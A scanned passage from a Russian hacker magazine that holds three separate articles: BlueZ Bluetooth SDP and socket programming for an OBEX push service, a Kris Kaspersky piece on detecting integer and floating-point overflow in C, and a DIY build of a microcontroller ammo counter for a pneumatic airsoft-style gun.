Стек и API BlueZ сегодня — стандарт для Linux, а это значит, что полученные знания можно применять для программирования под любые embedded-устройства, оснащенные Bluetooth и ОС Linux. Если кто-то подумал, что можно регистрировать только те SDP-атрибуты, которые утверждены в SIG, то это не так. Ты можешь придумывать своим сервисам любые UUID-ы и регистрировать их, главное, чтобы было кому их искать.



Bluetooth-стек

После L2CAP мы объявляем протокол RFCOMM, на девятом канале которого наш сервис будет ожидать соединения с клиентом:

```
uuid_t rfcomm_uuid;
sdp_uuid16_create(&rfcomm_uuid, RFCOMM_UUID);
sdp_list_t *rfcomm = sdp_list_append(
    NULL, &rfcomm_uuid);
uint8_t rfcomm_channel = 9;
sdp_data_t *chan_data = sdp_data_alloc(
    SDP_UINT8, &rfcomm_channel);
rfcomm = sdp_list_append(rfcomm, chan_data);
```

И последним протоколом нужно объявить OBEX, чтобы зафиксировать формат передачи данных, ведь RFCOMM такой фиксации не предполагает:

```
uuid_t obex_uuid;
sdp_uuid16_create(&obex_uuid, OBEX_UUID);
sdp_list_t *obex = sdp_list_append(NULL, &obex_uuid);
```

Чтобы покончить с протоколами, остался заключительный шаг — нужно объединить созданные протоколы в один список и зарегистрировать его в SDP-записи:

```
sdp_list_t *proto_list = sdp_list_append(NULL, l2cap);
proto_list = sdp_list_append(proto_list, rfcomm);
proto_list = sdp_list_append(proto_list, obex);
```

```
sdp_list_t *proto_root = sdp_list_append(NULL,
    proto_list);
sdp_set_access_protos(record, proto_root);
```

Чисто технически сделанного уже достаточно, чтобы определить адресную и форматную информацию для соединения с нашим сервером. Но, к сожалению, большинство реальных устройств не найдет этот сервис без серии информационно-косметических атрибутов. Так как мы собираемся взаимодействовать с этими реальными устройствами, нам придется эти атрибуты объявить, начнем мы с идентификатора класса сервиса:

```
uuid_t opush_uuid;
sdp_uuid16_create(&opush_uuid,
    OBEX_OBJPUSH_SVCLASS_ID);
sdp_list_t *svclass = sdp_list_append(NULL,
    &opush_uuid);
sdp_set_service_classes(record, svclass);
```

Далее нужно создать дескриптор профиля, я присвоил ему версию 1.0, что вполне работает при практическом использовании (хотя честнее бы было 0.1):

```
sdp_profile_desc_t profile;
sdp_uuid16_create(&profile.uuid,
    OBEX_OBJPUSH_PROFILE_ID);
profile.version = 0x0100;
sdp_list_t *prof_list = sdp_list_append(
    NULL, &profile);
sdp_set_profile_descs(record, prof_list);
```

К сожалению, и этого на практике оказалось недостаточно. Многие устройства желают видеть список типов объектов, которые наш сервер может принимать. Так как я собираюсь оперировать объектами как бинарными файлами, я решил не скромничать и добавил все типы, которые я знаю (кстати, достаточно нетривиальная для понимания операция):

```
uint8_t formats[] = { 0x01, 0x02, 0x03, 0x04,
    0x05, 0x06, 0xFF };
void *dtds[sizeof(formats)], *values[sizeof(formats)];
uint8_t dtd = SDP_UINT8;
for (size_t i=0; i<sizeof(formats); ++i) {
    dtds[i] = &dtd;
    values[i] = &formats[i];
}
sdp_data_t *sflist = sdp_seq_alloc(dtds,
    values, sizeof(formats));
sdp_attr_add(record,
    SDP_ATTR_SUPPORTED_FORMATS_LIST, sflist);
```


Мы почти подошли к концу, но от следующего шага трудно удержаться, хоть он и совсем не обязателен. Чтобы наш сервис не был безымянным, нужно дать ему символическое имя:

```
sdp_set_info_attr(record, "OBEX Object Push [XaKeP
    Edition]", NULL, NULL);
```

Теперь все готово к тому, чтобы зарегистрировать в SDP-сессии нашу сервисную запись, которую мы так долго и старательно конфигурировали:

```
sdp_device_record_register(session,
    BDADDR_ANY, record, 0);
```

Все, регистрация завершена, и внешние клиенты должны видеть на нашем сервере сервис OBEX OBJECT PUSH, слушающий на девятом RFCOMM-канале.



Наш клиент передает файл на телефон

❑ L2CAP- И RFCOMM-СОКЕТЫ

После длительных мучений с HCI и SDP мы, наконец, получаем возможность работать с простым, всем хорошо известным унифицированным интерфейсом UNIX-сокеты. Bluetooth-сокеты поддерживают L2CAP- и RFCOMM-адресацию. L2CAP-адреса специфицируются номерами PSM (Protocol and Service Multiplexor), RFCOMM — номерами каналов. Вот так реализуется L2CAP-сервер:

```
int s=socket(AF_BLUETOOTH, SOCK_SEQPACKET,
    BTPROTO_L2CAP);
struct sockaddr_l2 loc_addr={0};
loc_addr.l2_family=AF_BLUETOOTH;
loc_addr.l2_bdaddr=*BDADDR_ANY;
loc_addr.l2_psm=htobs(0x1001);
bind(s, (struct sockaddr *)&loc_addr,
    sizeof(loc_addr));
listen(s, 1);
struct sockaddr_l2 rem_addr = {0};
socklen_t opt=sizeof(rem_addr);
int client=accept(s,
    (struct sockaddr *)&rem_addr, &opt);
char buf[1024]={0};
ba2str(&rem_addr.l2_bdaddr, buf);
printf("Connection from client %s\n", buf);
recv(client, buf, sizeof(buf), MSG_NOSIGNAL);
send(client, buf, sizeof(buf), MSG_NOSIGNAL);
```

А вот так L2CAP-клиент:

```
int s = socket(AF_BLUETOOTH,
    SOCK_SEQPACKET, BTPROTO_L2CAP);
struct sockaddr_l2 addr={0};
addr.l2_family = AF_BLUETOOTH;
addr.l2_psm = htobs(0x1001);
str2ba("11:22:33:44:55:66", &addr.l2_bdaddr);
connect(s, (struct sockaddr *)&addr, sizeof(addr));
char buf[1024]={0};
send(s, buf, sizeof(buf), MSG_NOSIGNAL);
recv(s, buf, sizeof(buf), MSG_NOSIGNAL);
```

Несмотря на большое сходство с TCP/IP, здесь хочется заострить внимание на нескольких моментах. Во-первых, унификация порядка следования байт в bluetooth своя, и функции преобразования тоже свои. Как можно увидеть, вместо htons (host to network short) здесь применяется htobs (host to bluetooth short) и далее по аналогии. Во-вторых, при работе с L2CAP

нужно всегда учитывать MTU (Maximum Transmission Unit) и оперировать пакетами, равными или меньшими по размеру этому самому MTU. Получить MTU с сокета можно вот так:

```
struct l2cap_options opts;
int optlen = sizeof(opts);
getsockopt(sock, SOL_L2CAP,
    L2CAP_OPTIONS, &opts, &optlen);
printf("Input MTU=%d Output MTU=%d\n", opts.imtu,
    opts.omtu);
```

А установить — вот так:

```
opts.omtu = opts.imtu = my_mtu;
setsockopt(sock, SOL_L2CAP,
    L2CAP_OPTIONS, &opts, optlen);
```

Фактически работа с RFCOMM-сокетами ничем не отличается от работы с L2CAP, за исключением нескольких моментов. Сокеты RFCOMM используются как поточные, а не пакетные:

```
int s=socket(AF_BLUETOOTH,
    SOCK_STREAM, BTPROTO_RFCOMM);
```

Для адресации здесь применяются другие структуры с другими полями:

```
struct sockaddr_rc addr={0};
addr.rc_family=AF_BLUETOOTH;
addr.rc_channel=(uint8_t) 1;
str2ba("11:22:33:44:55:66", &addr.rc_bdaddr);
```

При приеме данных с RFCOMM-сокетов фрагментация — обычное дело. Ты попросил дать тебе 100 байт, вместо этого тебе дали 30 байт, потом 50 байт и потом еще 20 байт. В такой ситуации можно попросить вызов recv дефрагментировать поток с помощью флага MSG_WAITALL либо не забывать самостоятельно отслеживать длину принятых данных и собирать нужные куски вручную.

❑ ИТОГ

Теперь мы имеем на руках весь необходимый инструментарий, чтобы написать свои собственные клиент и сервер OBEX OBJECT PUSH. Осталась только реализация протокола, к счастью, он не так сложен. Выше была приведена таблица, иллюстрирующая обмен данными между клиентом, отправляющим файл, и сервером, этот файл принимающим. Реализацию клиента и сервера ты найдешь на диске, прилагающемся к журналу. **И**



КРИС КАСПЕРСКИ

Трюки от крыса

О ПЕРЕПОЛНЯЮЩИХСЯ БУФЕРАХ НАПИСАНО МНОГО, О ПЕРЕПОЛНЕНИИ ЦЕЛОЧИСЛЕННЫХ/ВЕЩЕСТВЕННЫХ ПЕРЕМЕННЫХ — ЧУТЬ МЕНЬШЕ, А ВЕДЬ ЭТО ОДНА ИЗ ФУНДАМЕНТАЛЬНЫХ ПРОБЛЕМ ЯЗЫКА СИ, ДОСТАВЛЯЮЩАЯ ПРОГРАММИСТАМ МАССУ НЕПРИЯТНОСТЕЙ И ПОРОЖДАЮЩАЯ ЦЕЛЫХ ВОРОХ УЯЗВИМОСТЕЙ РАЗНОЙ СТЕПЕНИ ТЯЖЕСТИ, ОСОБЕННО ЕСЛИ ПРОГРАММА ПИШЕТСЯ СРАЗУ ДЛЯ НЕСКОЛЬКИХ ПЛАТФОРМ. КАК БЫТЬ, ЧТО ДЕЛАТЬ? МЫЩЪХ ДЕЛИТСЯ СВОИМ ЛИЧНЫМ БОЕВЫМ ОПЫТОМ (С УЧЕТОМ ВСЕХ ТРАВМ И РАНЕНИЙ, ПОЛУЧЕННЫХ В ХОДЕ СРАЖЕНИЙ), НАДЕЯСЬ, ЧТО ЧИТАТЕЛИ НАЙДУТ ЕГО ПОЛЕЗНЫМ, А ОН ТЕМ ВРЕМЕНЕМ В ГОСПИТАЛЕ С СЕСТРИЧКОЙ...

01 ракон суров, но он закон

Фундаментальность проблемы переполнения целочисленных переменных имеет двойственную природу. Стандарт декларирует, что результат выражения $(a+b)$ в общем случае неопределен (undefined) и зависит как от архитектурных особенностей процессора, так и от характера компилятора. Положение усугубляется тем, что Си [в отличие от Паскаля, например] вообще ничего не говорит о разрядности типов данных, больших, чем байт. long int вполне может равняться int. И хотя начиная с ANSI C99 появились типы int32_t, int64_t, а некоторые компиляторы (в частности, MS VC) еще черт знает с какой версии поддерживают нестандартные типы _int32 и _int64, проблема определения разрядности переменных остается. Одним процессорам выгоднее обрабатывать 64-битные данные, другим — 32-битные, и потому выбирать тип «на вырост», то есть с расчетом, чтобы в него точно влезли обозначенные значения, — расточительно и негуманно.

Ктому же гарантии, что переполнение не произойдет, у нас нет. Обычно при переполнении наблюдается либо изменение знака числа (небольшое знаковое отрицательное превращается в большое беззнаковое), либо

заворот по модулю, физическим аналогом которого могут служить обычные механические часы. Хинт: $3+1=2$, а вовсе не 14! Вот так неожиданность! И ищи потом, на каком этапе вычислений данные превращаются в винегрет! А искать можно долго, и ошибки возникают даже в полностью отлаженных программах, стоит только скормить им непредвиденную последовательность входных данных.

LIA-1 (смотри приложение «Н» к Стандарту ANSI C99) говорит, что в случае отсутствия заворота при переполнении знаковых целочисленных переменных компилятор должен генерировать сигнал (ну или, в терминах Microsoft, выбрасывать исключение). Поскольку знаковый бит на x86-процессорах расположен по старшему адресу, заворота не происходит, и некоторые компиляторы учитывают это обстоятельство при генерации кода. В частности, GCC поддерживает специальный флаг '-ftrapv'. Посмотрим, как он работает?

ИСХОДНАЯ ФУНКЦИЯ, СКЛАДЫВАЮЩАЯ ДВА ЗНАКОВЫХ ЧИСЛА ТИПА INT

```
foo(int a, int b)
{
    return a+b;
}
```

КОМПИЛЯЦИЯ КОМПИЛЯТОРОМ GCC С КЛЮЧАМИ ПО УМОЛЧАНИЮ

```
foo proc near
    push ebp                ; открываем кадр стека
    mov ebp, esp
    mov eax, [ebp+arg_4]    ; грузим аргумент b в EAX
    add eax, [ebp+arg_0]    ; EAX := (a + b)
    pop ebp                ; закрываем кадр стека
    ret                     ; возвращаем сумму (a+b) в EAX
foo endp
```

Очевидно, что результат работы этой функции непредсказуем, и, если сумма двух int'ов не влезет в отведенную разрядность, нам вернется черт знает что. А вот теперь используем флаг '-ftrapv':

КОМПИЛЯЦИЯ КОМПИЛЯТОРОМ GCC С КЛЮЧОМ '-FTRAPV'

```
foo proc near
    push ebp                ; открываем кадр стека
    mov ebp, esp
    sub esp, 18h
    mov eax, [ebp+arg_4]    ; грузим аргумент b в EAX
    ; передаем аргумент b функции __addvs13
    mov [esp+18h+var_14], eax
    mov eax, [ebp+arg_0]    ; грузим аргумент a в EAX
    ; передаем аргумент a функции __addvs13
    mov [esp+18h+var_18], eax
    call __addvs13          ; безопасное сложение
    leave                   ; закрываем кадр стека
    ret                     ; возвращаем сумму (a+b) в EAX
foo endp
```

...

```
__addvs13 proc near
    push ebp                ; открываем кадр стека
    mov ebp, esp
    sub esp, 8
    ; сохраняем EBX в локальной переменной
    mov [ebp+var_4], ebx
    mov eax, [ebp+arg_4]    ; грузим аргумент b в EAX
```

```
call __i686_get_pc_thunk_bx ; грузим thunk в EBX
add ebx, 122Fh ; -> GLOBAL_OFFSET_TABLE
mov ecx, [ebp+arg_0] ; грузим аргумент а в ECX
test eax, eax ; определяем знак аргумента b
lea edx, [eax+ecx] ; EDX := a + b
js short loc_8048410
cmp edx, ecx ; if ((a + b) >= a)
jge short loc_8048400 ; goto OK
```

```
loc_80483F5: ; если ((a+b)<a)...
call _abort ; то имело место переполнение
lea esi, [esi+0] ; и мы абортеемся

loc_8048400: ; нормальное продолжение программы
mov ebx, [ebp+var_4] ; восстанавливаем EBX
mov eax, edx ; перегоняем в EAX (a+b)
mov esp, ebp ; закрываем
pop ebp ; кадр стека
retn ; возвращаем (a+b) в EAX

loc_8048410: ; работаем со знаковыми
cmp edx, ecx ; if ((a+b) < a)
jg short loc_80483F5 ; GOTO _abort
jmp short loc_8048400 ; -> нормальное продолжение

__addvs13 endp
```

Сложение с флагом '-ftrapv' безопасно, но... как же оно тормозит! Кстати, на уровне оптимизации '-O2' и выше флаг '-ftrapv' игнорируется. Но даже без всякой оптимизации он не ловит переполнения при умножении и, что самое печальное, поддерживается не всеми компиляторами.

02 пишем закон сами!

На самом деле для «безопасного» сложения чисел у нас есть все необходимые ингредиенты. Причем оно будет работать с любым компилятором на любом уровне оптимизации и с достаточно приличной скоростью (уж во всяком случае побыстрее, чем __addvs13 в реализации от GCC). Функция безопасного сложения двух переменных типа int в простейшем случае выглядит так:

ФУНКЦИЯ БЕЗОПАСНОГО СЛОЖЕНИЯ

```
#include <limits.h> /* здесь содержатся лимиты
всех типов */

int safe_add(int a, int b)
{
    if(INT_MAX - b < a)
        return _abort(ERROR_CODE);
    return a + b;
}
```

Дизассемблерный листинг не приводится за ненадобностью. Если компилятор заинлайнит safe_add, то мы имеем следующий оверхид: одно лишнее ветвление, одно лишнее сравнение и одно лишнее вычитание. Конечно, в особо критичных фрагментах (да еще и в глубоко вложенных циклах) этот оверхид непременно даст о себе знать, и в таком случае лучше отказаться от safe_add и пойти другим путем. Например, обосновать, что переполнения (в данном месте) не может произойти в принципе даже при обычном сложении.

03 отправляемся в плавание

Вещественные переменные, в отличие от целочисленных, работают чуть медленнее, хотя... это еще как сказать! С учетом того, что ALU- и FPU-блоки современных ЦП работают параллельно, для достижения наивысшей производительности целочисленные и вещественные переменные должны использоваться совместно (конкретная пропорция

определяется типом и архитектурой процессора). Главное, что x86 и некоторые другие ЦП поддерживают генерацию исключений при переполнении вещественных переменных. Но умолчанию она выключена, и включить ее, увы, средствами чистого Си нельзя, но вот если прибегнуть к функциям API или нестандартным расширениям...

Рассмотрим следующую программу:

АКТИВАЦИЯ ИСКЛЮЧЕНИЙ ПРИ РАБОТЕ С ВЕЩЕСТВЕННЫМИ ПЕРЕМЕННЫМИ

```
#include <float.h>
#include <stdio.h>

main()
{
    // объявляем вещественную переменную
    // (это может быть также и float)
    double f = 666;

    // считываем значение управляющего слова
    // сопроцессора через MS-specific функцию
    int cw = _controlfp(0, 0);

    // задействуем исключения для следующих ситуаций
    cw &= ~(EM_OVERFLOW | EM_UNDERFLOW |
            EM_INEXACT | EM_ZERODIVIDE | EM_DENORMAL);

    // обновляем содержимое управляющего
    // слова сопроцессора
    _controlfp(cw, MCW_EM);

    // в блоке try мы будем делать исключения
    __try{
        // в бесконечном цикле вычисляем f = f*f
        while(1)
        {
            // выводим его содержимое на экран
            printf("%f\n", f = f * f);
        }
    }

    except(puts("in filter"), 1)
    // а тут мы ловим возникающие исключения!
    {
        puts("in except");
        // для упрощения обработка исключений опущена
    }
}
```

В зависимости от компилятора (и процессора) этот пример будет тормозить в большей или меньшей степени. В частности, на x86 вещественное деление намного быстрее целочисленного. С другой стороны, компилятор MSVC выполняет вещественное сложение в разы медленнее главным образом потому, что не умеет сохранять промежуточный результат вычислений в регистрах сопроцессора и постоянно загружает/выгружает их в переменные, находящиеся в памяти. GCC такой ерундой не страдает, и при переходе с целочисленных переменных на вещественные быстродействие не только не падает, но местами даже возрастает. Кроме того, вещественные переменные имеют замечательное значение «не число», которое очень удобно использовать в качестве индикатора ошибки. У целочисленных с этим настоящая проблема. Одни функции возвращают 0, другие — -1, в результате чего возникает путаница, а если 0, и -1 входят в диапазон допустимых значений, возвращаемых функцией, приходится не по-детски извращаться, возвращая код ошибки в аргументе, переданном по указателю или же через исключения. А с вещественными переменными все просто и удобно. И это удобство стоит небольшой платы производительностью. **И**



LAMOBOT
/ LAMOBOT@GMAIL.COM /



Ты наверняка много раз видел фильмы про будущее, в которых brave космические десантники мочили страшных инопланетных паразитов. Их интеллектуальное вооружение, разработанное в недрах межгалактических корпораций, невольно вызывало уважение и заставляло задуматься о примитивности оружия наших дней. Конечно, некоторые наработки в этой области имеются, но в основном сделанные нашими стратегическими соперниками (читай просто: врагами), что категорически не идет нам на пользу. Товарищ, пора уже взять ситуацию в свои руки! В твоих силах самостоятельно изготовить эффективный микропроцессорный апгрейд для своего любимого ствола! Начнем, пожалуй, с визуализации количества оставшихся в обойме патронов.

❑ ЖЕРТВА

В принципе, для модернизации подойдет любая пушка, обладающая электронным спуском, в корпус которой можно будет уместить печатную плату девайса и индикатор. Это, например, страйкбольные стволы, некоторые модели пейнтбольных и CO₂-пистолетов/пулеметов/винтовок. Если же выбор пал на пушку, обладающую традиционным (сугубо механическим) ударно-спусковым механизмом, то тебе останется только придумать способ захвата события «выстрел произошел». Например, установить оптопару, чтобы при выстреле курок перекрывал луч, или задействовать геркон. Вся остальная логика схемы сохранится. У меня уже давно валяется и скучает пневматический пистолет-пулемет «Дрозд», который просто создан для модификаций. Как ты уже догадался, именно его я и буду препарировать.

❑ НУТРО

Родная плата «Дрозда» довольно примитивна. Ее сердце — безликая микросхема с минимальной обвязкой, напоминающая собой таймер. Трехпозиционные переключатели меняют темп (300, 450, 600 выстрелов в минуту) и режим стрельбы (1, 3, 6 выстрелов за раз) — микруха будет генерировать различные пакеты импульсов. Ты жмешь на спуск — порождается «логический» импульс, который поступает на ключ. Ключ этот выполнен на мощном полевом транзисторе и служит для коммутации большого тока на соленоид. Ты, наверное, еще со школы знаешь, что если по катушке пропустить ток, она втянет сердечник. Тут этот эффект используется для открытия клапана: сердечник бьет по нему, и высвободившийся газ разгоняет снаряд. Большой электролитический конденсатор установлен туда неслучайно. Он


призван обеспечить быструю отдачу достаточного количества энергии на соленоид, так как аккумуляторы сами по себе не могут дать желаемый ток. Это сравнимо со вспышкой в фотоаппарате. Емкий конденсатор сравнительно медленно накапливает энергию, а в момент съемки резко отдает ее лампе. Импульсы, названные мной «логическими», мы и будем считать. Как видишь, все очень просто. На картинке я обозначил дорожку, которая ведет к затвору полевого ключа. Это как раз то место, в которое мы врежем наш счетчик. С IN будем снимать импульсы, при необходимости обрабатывать и пропускать дальше в OUT на затвор. Питание возьмем с ножек толстого конденсатора: там, где у него широкая серая полоска, — земля; другой вывод, соответственно, — плюс. Смотри не перепутай! Если сомневаешься, на обратной стороне платы выводы подписаны :).



Устанавливаем индикатор в торец



Грамотно прокачанная пушка



Ключевая дорожка на плате

Изготовление PCB с помощью фоторезиста

Эта технология позволяет получать более качественные и сложные платы, нежели ЛУТ. Фоторезистом называют светочувствительный лак, который меняет свои свойства при облучении ультрафиолетом. У нас в продаже чаще всего встречается Positive 20. На очищенный текстолит в центрифуге напыляют равномерный слой лака (следует избегать попадания света и бытовой пыли). Сушат 15 минут при 70 градусах. Затем через пленку-фотошаблон, на которой черным цветом напечатан рисунок проводников, засвечивают заготовку ультрафиолетом (340-420 нм — 1-10 сек). После этого плату примерно на минуту помещают в слабый раствор NaOH. С тех мест, на которые попал УФ, лак смывается и позволит стравить медь. Промыв, плату травят в $FeCl_3$. Перед лужением лак на дорожках растворяют ацетоном.

❏ СХЕМА

Чтобы тебе было понятнее, я набросал схему в САПРе (САПР — Система автоматизации проектных работ. — Прим. dliny). Вообще, советую не обделять вниманием подобные программы — без них ни один мало-мальски мудреный прибор не сделаешь (когда будем получать рисунок печатной платы, ты поймешь почему).
Схема тривиальна из-за применения микроконтроллера. На распылке она была бы куда сложнее и бесполокнее :). Кроме того, мы имеем приятные


дополнительные возможности вроде сохранения остатка боезапаса в EEPROM, проведения какой-нибудь хитрой обработки и т.д. 78M05 — это линейный регулятор напряжения, который поддерживает на выходе 5 В при входном напряжении, большем 5 В. Это как раз то, что нужно для питания нашей микрухи. Конденсаторы C1, C2, C3 сглаживают возможные пульсации. Линия PB4 отвечает за захват входного импульса, а резисторы R1, R2 составляют делитель напряжения для снижения его размаха с 9-12 В до 3,5-5,0

В, на которые с удовольствием среагирует наш контроллер. Мы же не хотим ничего спалить?! Линия PB5, в свою очередь, отвечает за посылку импульса на затвор ключа.

На ножку PB6 я повесил кнопку. Она будет выполнять несколько важных функций. Во-первых, это восстановление счетчика после перезарядки и сохранение текущего значения, а во-вторых, вход в режим установки емкости (для совместимости с разными обоймами: от 0 до 99 патронов). Единственная хитрость состоит в подключении инди-

Используемые детали


- ATtiny26 soic20 x 1 шт.
- DA04-11HWA x 1 шт.
- 78M05 dpak x 1 шт.
- BC817 sot-23 x 2 шт.
- IRL3502 x 1 шт.
- танталовый конденсатор 16 мкф x 16 В, тип — В x 1 шт.
- керамический конденсатор, 100 нф, типоразмер 0805 x 2 шт.
- 100 Ом, типоразмер 0805 x 7 шт.
- 2,2 кОм, типоразмер 0805 x 5 шт.
- 1,6 кОм, типоразмер 0805 x 1 шт.
- маленькая кнопка на замыкание
- шлейф с шагом 1,27 мм
- пара метров монтажного провода МФГ



Девайс в сборе



Распайка шлейфа. Ориентир — красная жила



▷ dvd

На диске ты найдешь исходник программы, прошивку в виде hex-файла, софт для программатора PonyProg, документацию на контроллер и изображение печатной платы, по которому ты сумеешь повторить ее методом ЛУТ или фоторезиста.

катора. Как можно догадаться по картинке, каждый цифровой разряд состоит из семи сегментов. Производители индикаторов договорились обозначать сегменты буквами, с верхнего и далее по часовой стрелке: a, b, c, d, e, f. Сегмент g — средний горизонтальный. Каждый сегмент, по сути, обычный светодиод. В индикаторе DA-04 эти светодиоды внутри соединены анодами и общий контакт выведен наружу. Чтобы рационально использовать пространство, мы не будем тупо лепить каждый диод к линии порта, раздувая шлейф на 16 жил, а используем стробирование. Это позволит сократить количество проводников до девяти. Соединим сегменты обоих разрядов параллельно, то есть a1-a2, b1-b2, и т.д. Будем последовательно зажигать каждый разряд путем коммутации только одного анода, и делать это мы будем очень быстро, чтобы никто не заметил легкого обмана. Сетчатка человеческого глаза довольно инертна и поэтому никакой разницы наблюдатель не обнаружит. Соединяем пары a1-a2, b1-b2, c1-c2, d1-d2, e1-e2, f1-f2, g1-g2 с линиями порта А контроллера через токоограничивающие резисторы. Аноды индикатора присоединяем к линиям PB0, PB1 через ключи на биполярных транзисторах.

✘ РАЗВОДКА

Разъемы для подключения шлейфа и прочего я решил не ставить и паять напрямую — в первую очередь из-за отсутствия в продаже нормальных соединителей с шагом 1,27 мм, а также из-за банальной экономии места. Даже самый миниатюрный разъем занял бы треть площади платы. На фиг такой расклад. Девайсик уместился на односторонней плате с двумя перемычками, габариты которой менее 25x40 мм. Места в «Дрозде» хватает с запасом. На картинке наглядно проиллюстрирован процесс разводки.

✘ ИЗГОТОВЛЕНИЕ


В этот раз при изготовлении печатки я заморочился по полной программе. Применил фоторезист, шаблоны, УФ-лампу, NaOH и FeCl³ (рекомендую посмотреть этот метод в интернете — очень полезная штука). Мои старания не прошли даром, и я получил рисунок проводников высокого качества! Ты можешь сделать печатную плату любым способом, который осилишь. Оптимальным, пожалуй, будет метод лазерного утюга. Картинку с разводкой платы в высоком разрешении ищи на диске. Размеры платы для самостоятельного изготовления: 38 на 21,5 мм. Когда протравишь, не забудь залудить дорожки и контактные площадки (как у меня). Будет проще паять крохотные детали. Более того, твое устройство будет выглядеть гораздо приличнее. В первую очередь капитально впаяй 78M05. Земляной

